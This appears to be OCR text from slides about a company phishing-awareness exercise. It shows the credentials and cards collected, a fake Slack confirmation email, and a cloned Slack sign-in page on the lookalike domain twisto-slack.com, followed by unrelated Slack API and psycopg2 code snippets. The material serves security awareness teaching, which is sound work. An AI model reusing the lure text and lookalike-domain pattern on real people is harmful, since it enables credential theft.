
= 7 internet banking credentials

= 10 credit cards



Colleague after the attack:

“Wow, I thought that I am aware of all that stuff. Obviously I’m not, thanks for showing that to me!”



Confirm your email address on Slack

Hello! We just need to verify that lukas.hurych@twisto.cz is your email address.


📱 **From your mobile device**, tap the button below to confirm:

Note: This link will expire in 24 hours, and can only be used one time.

Cheers,
The team at Slack

Made by Slack Technologies, Inc • Our Blog
155 5th Street, 6th Floor • San Francisco, CA • 94103

But you know the story.



Slack

https://twisto-slack.com

slack

Product Pricing Support Create a new workspace Find your workspace Sign in

Sign in to Twisto

twisto.slack.com

Enter your email address and password

lukas.hurych@twisto.cz

password

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Enterprise	Customers	Security	Download mobile app
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
Support	Events	Policies	Slack at Work
Slack Guides	Blog		Status
App Directory	Podcast		
API	Slack Shop		

Contact Us

PIP INSTALL SLACKCLIENT



```python
from slackclient import SlackClient
import datetime
import json
import time

slack_token = "XYZ"

sc = SlackClient(slack_token)

registration_channel = "XXX"
testing_channel = "YYY"

def get_history(timestamp):

    call = sc.api_call(
        "channels.history",
        channel=registration_channel,
        count=1000,
        latest=timestamp
    )

    return call['messages']
```

```
>>> import psycopg2

>>> conn = psycopg2.connect("dbname=test user=postgres")

>>> cur = conn.cursor()

>>> cur.execute("CREATE TABLE test (id serial PRIMARY KEY, num integer, data varchar);")

>>> cur.execute("INSERT INTO test (num, data) VALUES (%s, %s)",
...      (100, "abc'def"))

